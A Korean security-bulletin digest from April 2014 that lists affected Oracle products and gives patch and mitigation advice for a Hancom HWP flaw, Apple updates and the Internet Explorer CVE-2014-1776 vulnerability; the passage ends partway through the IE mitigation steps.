· Oracle Containers for J2EE, version 10.1.3.5 Fusion Middleware
· Oracle Data Integrator, version 11.1.1.3.0 Fusion Middleware
· Oracle Endeca Server, version 2.2.2 Fusion Middleware
· Oracle Event Processing, version 11.1.1.7.0 Fusion Middleware
· Oracle Identity Analytics, version 11.1.1.5, Sun Role Manager, version 5.0Fusion Middleware
· Oracle OpenSSO, version 8.0 Update 2 Patch 5 Fusion Middleware
· Oracle OpenSSO Policy Agent, version 3.0-03 Fusion Middleware
· Oracle WebCenter Portal, versions 11.1.1.7, 11.1.1.8 Fusion Middleware

- Oracle WebLogic Server, versions 10.0.2.0, 10.3.6.0, 12.1.1.0, 12.1.2.0Fusion Middleware
- Oracle Hyperion Common Admin, versions 11.1.2.2, 11.1.2.3 Fusion Middleware
- Oracle E-Business Suite Release 11i, 12i E-Business Suite
- Oracle Agile PLM Framework, versions 9.3.1.1, 9.3.3.0 Oracle Supply Chain
- Oracle Agile Product Lifecycle Management for Process, versions 6.0.0.7, 6.1.1.3Oracle Supply Chain
- Oracle Transportation Management, versions 6.3, 6.3.4 Oracle Supply Chain
- Oracle PeopleSoft Enterprise CS Campus Self Service, version 9.0 PeopleSoft
- Oracle PeopleSoft Enterprise HRMS Talent Acquisition Manager, versions 8.52,8.53 PeopleSoft
- Oracle PeopleSoft Enterprise PT Tools, versions 8.52, 8.53 PeopleSoft
- Oracle Siebel UI Framework, versions 8.1.1, 8.2.2 Siebel
- Oracle iLearning, versions 6.0, 6.1 iLearning
- Oracle JavaFX, version 2.2.51 Oracle Java SE
- Oracle Java SE, versions 5.0u61, 6u71, 7u51, 8 Oracle Java SE
- Oracle Java SE Embedded, version 7u51 Oracle Java SE
- Oracle JRockit, versions R27.8.1, R28.3.1 Oracle Java SE
- Oracle Solaris, versions 9, 10, 11.1 Oracle and Sun Systems Products Suite
- Oracle Secure Global Desktop, versions 4.63, 4.71, 5.0, 5.1 Oracle Linux and Virtualization
- Oracle VM VirtualBox, versions prior to 3.2.22, 4.0.24, 4.1.32, 4.2.24, 4.3.10Oracle Linux and Virtualization
- Oracle MySQL Server, versions 5.5, 5.6 Oracle MySQL Product Suite

– 해결법

해당 취약점에 영향 받는 제품을 운영하고 있는 관리자는 참고사이트에 명시되어 있는 “Affected Products and Components” 및 “Patch Availability Table” 내용을 확인하여 패치 적용

[참고사이트] http://www.oracle.com/technetwork/topics/security/cpuapr2014-1972952.html

아래한글 임의코드 실행 취약점 보안 업데이트 권고

한글과컴퓨터社에서 개발한 워드프로세서인 아래한글에서 임의 코드실행이 가능한 취약점이 발견됨

– 상세정보

공격자는 웹 게시물, 메일, 메신저의 링크 등을 통해 특수하게 조작된 한글문서(HWP)를 열어보도록 유도하여 임의코드를 실행시킬 수 있음. 영향 받는 버전의 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 보안업데이트 권고

– 해결법

한글과컴퓨터 홈페이지에서 보안업데이트 파일을 직접 다운로드 받아 설치하여 아래 버전으로 업데이트 ([보안#20])

· 다운로드 경로 : http://www.hancom.co.kr/downLoad.downPU.do?mcd=001

· 이번 보안 업데이트는 일부 모듈만 보완하여 프로그램 버전(빌드번호)는 변경되지 아니하였기 때문에 보안 번호([보안#20])로 구분

〈한컴오피스 2014〉

· 한글과컴퓨터 오피스 공통 요소 : 9.0.0.1329 및 이상 버전

· 한컴오피스 한/글 2014 : 9.0.0.1258 및 이상 버전

〈한컴오피스 2010 SE+〉

· 한컴오피스 2010 공통요소 8.5.8.1471 및 이상 버전

· 한/글 2010 8.5.8.1409 및 이상 버전

· 한/셀 2010 8.5.8.1323 및 이상 버전

· 한/쇼 2010 8.5.8.1466 및 이상 버전

한글과컴퓨터 자동 업데이트를 통해 한글 최신버전으로 업데이트

· 이번 보안 업데이트는 일부 모듈만 보완하여 프로그램 버전(빌드번호)는 변경되지 아니하였기 때문에 보안업데이트 적용 확인은 자동 업데이트 화면에서 ‘업데이트 날짜’또는 보안 번호(#20 보안 취약점 개선)로 구분

※ 업데이트 날짜가 ‘2014년 4월 22일’ 또는 보안 번호가 #20 인지 확인 (아래 그림 박스 처리 부분)

· 시작 → 모든 프로그램 → 한글과컴퓨터 → 한글과컴퓨터 자동 업데이트

[참고사이트] http://www.hancom.co.kr/downLoad.downPU.do?mcd=001

Apple(OS X, iOS devices, and Apple TV) 보안 업데이트 권고

Apple社에서 자사 제품에 대해 다수의 취약점을 해결한 보안 업데이트를 공지

공격자가 취약점을 이용하여 임의코드 실행 등 피해를 발생시킬 수 있어 해당 Apple 제품을 최신버전으로 업데이트 권고

– 상세정보


임의코드 실행 및 Apple장비를 이용한 도청 가능 등 다수의 취약점을 포함

– 해결법

OS X 제품군

· 홈페이지 직접 설치 : http://support.apple.com/downloads/ 링크에서 해당 버전을 다운로드하여 업데이트 진행


· 맥 앱스토어 이용 : 애플 메뉴에서 [소프트웨어 업데이트] 선택



iOS 제품군

· [설정]→[일반]→[소프트웨어업데이트] 선택

· [다운로드 및 설치]→[동의] 선택하여 업데이트



Apple TV 제품군

· [설정]→[일반]→[소프트웨어업데이트] 선택

[참고사이트]

http://www.us-cert.gov/ncas/current-activity/2014/04/23/Apple-Releases-Security-Updates-Mac-OS-X-and-iOS

http://support.apple.com/kb/HT6207

http://support.apple.com/kb/HT6208

http://support.apple.com/kb/HT6209

※ 내용 및 이미지 출처 (한국인터넷진흥원)

MS Internet Explorer 원격코드 실행 신규 취약점 주의 권고

Use-After-Free를 이용한 원격코드 실행 취약점 (CVE-2014-1776)

- 상세정보

마이크로소프트(이하 MS)의 Internet Explorer에서 원격코드 실행이 가능한 신규 취약점이 발견됨

해당 취약점에 대한 보안 업데이트는 아직 발표되지 않았으나, 취약점을 악용한 공격 시도가 해외에서 확인되어 사용자의 주의가 특히 요구됨

- 해결법


· MS의 보안 업데이트 발표 전까지 다른 인터넷 브라우저 사용을 권고 (Mozilla Firefox, Safari, Google Chrome 등)


Windows XP 사용자는 향후에도 보안 업데이트가 제공되지 않으므로 보안 업데이트가 제공되는 다른 제품을 사용할 것을 강력히 권고함


· 영향받는 제품 사용자는 아래 4가지 중 하나의 방법을 적용하여 취약점에 대한 위험을 경감시킬 수 있음


EMET 사용, Internet Explorer의 보안 설정 수정, VGX.DLL 비활성화, 향상된 보호모드(Enhanced Protected Mode) 설정 (인터넷 익스플로어 11 버전에 해당)

1. EMET(Enhanced Mitigation Experience Toolkit) 4.1 사용










2. Internet Explorer의 보안 설정 수정(아래의 두가지 방법 중에 선택하여 적용)

* Internet Explorer 메뉴 중 도구 〉 인터넷 옵션 〉 보안 탭에서 '인터넷'과 '로컬인트라넷'의 보안수준을 높음으로 수정


* Internet Explorer 메뉴 중 도구 〉 인터넷 옵션 〉 보안 탭에서 '인터넷'과 '로컬인트라넷'을 선택한 후 '사용자 시정 수준' 클릭 후 '보안 설정 – 인터넷 영역'에서 Active 스크립팅 '사용안함'으로 설정 후 확인



3. VGX.DLL 비활성화

* 해당 취약점과 연관된 모듈인 VGX.DLL을 비활성화 처리

